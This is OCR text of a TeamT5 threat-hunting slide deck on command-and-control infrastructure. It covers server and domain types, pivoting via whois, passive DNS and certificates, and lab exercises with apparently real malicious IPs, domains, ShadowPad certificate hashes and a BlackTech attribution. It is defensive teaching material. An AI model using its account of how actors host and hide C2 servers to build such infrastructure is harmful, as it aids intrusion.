


TEAMT5
杜 浦 數 位 安 全

Command and control Server

TEAMT5
杜 浦 數 位 安 全

- Command and control server
  - aka C&C or C2
  - usually domain, IP
- maintain access, communication



Build a Server ?

Server Type

TEAMT5
杜 浦 數 位 安 全

Virtual Private Server (VPS)

- e.g., Linode, Digital Ocean, Aliyun, AWS, GCP

Web hosting

- e.g., hostinger, Bluehost, SiteGround

Compromised server

- i.e., privately owned by an individual, overtaken by threat actor

VPS

TEAMT5
杜 浦 數 位 安 全

- Rented or bought by the threat actor
- Usually assigned a fixed and unique IP
- Actor has complete control over the server
  - Open certain ports or services for backdoor connection
  - Connect via SSH/RDP

Web Hosting

TEAMT5
杜 浦 數 位 安 全

- Free/paid
- Two or more users may share the same machine
  - More than one domain may resolve to the same IP address or set of addresses
  - Threat actors could only access the frontend
  - Implemented alongside simple backdoors or only used to serve malicious files

Compromise Server

TEAMT5
杜 浦 數 位 安 全

- Unauthorized access via…
  - Web application vulnerabilities
  - Software vulnerabilities
  - Compromised credentials
- Access level highly depends on the method of intrusion
- Backdoors are generally well-hidden to avoid raising suspicion

Domain

TEAMT5

杜 浦 數 位 安 全

Domain

TEAMT5
杜 浦 數 位 安 全

- Reason
  - IP/Server could be banned
  - hidden in the traffic
- Domain Types
  - Registered Domain， ex: Cloudflare, Godaddy, Gandi
  - Dynamic DNS，ex: changeip, ddns.net
  - Free DNS，ex: afraid.org

Registered Domain

TEAMT5
杜 浦 數 位 安 全

- Whois Infomation
- DNS Server / DNS hosting service / CDN
- All subdomain
- DNS tunnel

Dynamic DNS

TEAMT5
杜 浦 數 位 安 全

- Subdomain based
- Unrelated whois, subdomain
- ex: jeffa.ddns.net

Free DNS


TEAMT5
杜 浦 數 位 安 全

- Old DNS hosting service
- Similar to DDNS
- ex: service.ehappy.tw

Connecting

Connecting Graph

TEAMT5
杜 浦 數 位 安 全



Cheat Sheet

TEAMT5
杜 浦 數 位 安 全

- Domain
  - whois -> email, name, phone
  - pDNS -> IP
  - subdomain
- IP
  - pDNS -> Domain
  - certificate
  - open port -> service
- Whois
  - Domain
  - email ID, name -> OSINT

Certificate

TEAMT5
杜 浦 數 位 安 全

- ShadowPad's certificate
  - 2d2d79c478e92a7de25e661ff1a68de0833b9d9b
  - 0a71519f5549b21510410cdf4a85701489676ddb
  - default certificate

How to find these data ?

Analysis Tools

TEAMT5
杜 浦 數 位 安 全

- PassiveDNS
  - RiskIQ (was acquired by M$)
    - Microsoft Defender Threat Intelligence (MDTI)
  - VirusTotal
- Scanner
  - Censys
  - Shodan
  - Fofa

Infrastructure Lab

TEAMT5
杜 浦 數 位 安 全

- What are the domain types ?
  - gert.kozow.com
  - www.offices-update.com
  - lovehome.zzux.com

Infrastructure Lab

TEAMT5
杜 浦 數 位 安 全

- Who are the providers ?
  - 139.180.138.49
  - 89.38.225.151
  - 59.125.119.202
  - mobiletele.info
  - help.github.wiki

Dimond Model Lab

TEAMT5
杜 浦 數 位 安 全

- redhatstate.hopto.org
- Which group/report?
  - Any related IPs, Domains

Dimond Model Lab

TEAMT5
杜 浦 數 位 安 全

- redhatstate.hopto.org
  - pDNS: 103.195.150.181
- Which group/report?
  - BlackTech / Huapi
  - Any related IPs, Domains
    - centos.onthewifi.com
    - 172.104.109.217

Q & A

TEAMT5

杜 浦 數 位 安 全

THANK YOU!

Tako

tako@teamt5.org

TEAMT5

杜 浦 數 位 安 全

Persistent Cyber Threat Hunters